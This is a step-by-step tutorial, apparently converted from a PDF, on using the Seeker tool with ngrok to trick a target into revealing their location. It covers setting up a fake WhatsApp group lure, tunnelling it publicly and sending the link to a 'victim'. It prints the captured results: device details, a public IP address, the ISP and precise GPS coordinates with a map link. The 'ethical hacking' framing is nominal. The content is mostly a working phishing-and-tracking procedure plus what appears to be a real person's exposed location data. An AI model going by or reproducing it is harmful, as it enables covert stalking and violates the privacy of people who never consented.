



Location Tracker using Seeker


Introduction:

In ethical hacking, location trackers help security experts identify weaknesses in physical and digital security. They can be used to test how well systems protect against unauthorized access, track the movement of devices, and assess the effectiveness of security measures. Ethical hackers use location tracking to simulate real-world attacks, evaluate privacy issues, and improve overall security. It's crucial to conduct these assessments ethically, with proper authorization and respect for privacy.

Step 1: Search seeker git to copy the link of clone to install in linux



Step 2: use git clone and paste the link that copied from the git and install it
Then change the directory to seeker folder and to access seeker use ./seeker.py command



```
(kali@kali)-[~]
└─$ git clone https://github.com/thewhite4t/seeker.git
fatal: destination path 'seeker' already exists and is not an empty directory.

(kali@kali)-[~]
└─$ ls
abc.txt  blackeye  blackeye.zip  Desktop  Documents  Downloads  HiddenEye  Music  Pictures  Public  seeker  steghide-install  Templates  Untitled.png  V...

(kali@kali)-[~]
└─$ cd seeker


(kali@kali)-[~/seeker]
└─$ python3 seeker.py

  _____
 /_ _ _ _ _ \
/  _ _ _ _ \
/_ _ _ _ _ \
 \_ _ _ _ _ /
  \_ _ _ _ /
   \_ _ _ /
    \_ _ /
     \_ /
      \/

[>] Created By      : thewhite4t
[>] Twitter       : https://twitter.com/thewhite4t
[>] Community    : https://twcircle.com/
[>] Version      : 1.3.1
```

Step

3: Selecting template from which we want to get access data of user through cross site scripting.



```
[0] NearYou
[1] Google Drive
[2] WhatsApp
[3] WhatsApp Redirect
[4] Telegram
[5] Zoom
[6] Google ReCaptcha
[7] Custom Link Preview
[>] 2
```

Step 4: Give the suitable group title and image for the template




```
[+] Loading WhatsApp Template ...
[+] Group Title : Gaming
[+] Path to Group Img (Best Size : 300x300): /home/kali/Untitled.png

[+] Port : 8080

[+] Starting PHP Server... [ ✓ ]

[+] Waiting for Client... [ctrl+c to exit]
```

Step 5: Now start ngrok server



```
(kali@kali)-[~/Downloads]
└─$ ls
ngrok  ngrok-v3-stable-linux-amd64.tgz  Untitled.png

(kali@kali)-[~/Downloads]
└─$ ./ngrok http 8080
```




Step 6: After starting the server , copy the link and send to victim. There victim must click on link and allow the access from his end and should give access of location.

```
ngrok
Build better APIs with ngrok. Early access: ngrok.com/early-access

Session Status      online
Account             worer70498 (Plan: Free)
Version             3.5.0
Region              India (in)
Latency              731ms
Web Interface        http://127.0.0.1:4040
Forwarding            https://b84c-106-193-166-71.ngrok-free.app → http://localhost:8080

Connections
  ttl    opn    rt1    rt5    p50    p90
    10     0   0.03   0.02   0.01   1.09

HTTP Requests
```




Step 7: After Victim click on the link and allow all the access.

```
HTTP Requests
Linux aarch64
POST /result_handler.php 200 OK
POST /info_handler.php 200 OK
GET /images/rYZqPCBaG70.png 200 OK
GET /images/-r3j-x8ZnM7.svg 200 OK
GET /images/Untitled.png 200 OK
GET /css/s9hWiNS5894.css 200 OK
GET /js/location.js 200 OK
GET /css/Epf3I8GM5jv.css 200 OK
GET / 200 OK
GET / 200 OK
Region : Maharashtra
City : Mumbai
Org : Bharti Airtel Limited
```

Step 8: Details of victim.

```
[!] Device Information :
[+] OS : Android 13
[+] Platform : Linux aarch64
[+] CPU Cores : 8
[+] RAM : 4
[+] GPU Vendor : Qualcomm
[+] GPU Freq : Adreno (TM) 618
[+] Resolution : 393x873
[+] Browser : Chrome/104.0.0.0
[+] Public IP : 2401:4900:517e:2ffb:6a6f:291:6cf8:bb3e
[+] IP Information :
[+] Continent : Asia
[+] Country : India
[+] Region : Maharashtra
[+] City : Mumbai
[+] Org : Bharti Airtel Limited
[+] ISP : Bharti Airtel Ltd. AS for GPRS Service
[!] Location Information :
[+] Latitude : 18.9908385 deg
[+] Longitude : 73.1280836 deg
[+] Accuracy : 20 m
[+] Altitude : -31.80000114440918 m
[+] Direction : Not Available
[+] Speed : Not Available
[+] Google Maps : https://www.google.com/maps/place/18.9908385+73.1280836
[+] Data Saved : /home/kali/seeker/db/results.csv
[+] Waiting for Client... [ctrl+c to exit]
```

Step 9: Detail of Victim Location.



Conclusion:

The Location Tracker using Seeker is a powerful tool for ethical hackers to assess potential vulnerabilities in location data access and privacy. This method emphasizes the need for responsible use, ensuring that data gathering is performed with proper permissions. Through such ethical assessments, security measures can be refined to better protect user privacy.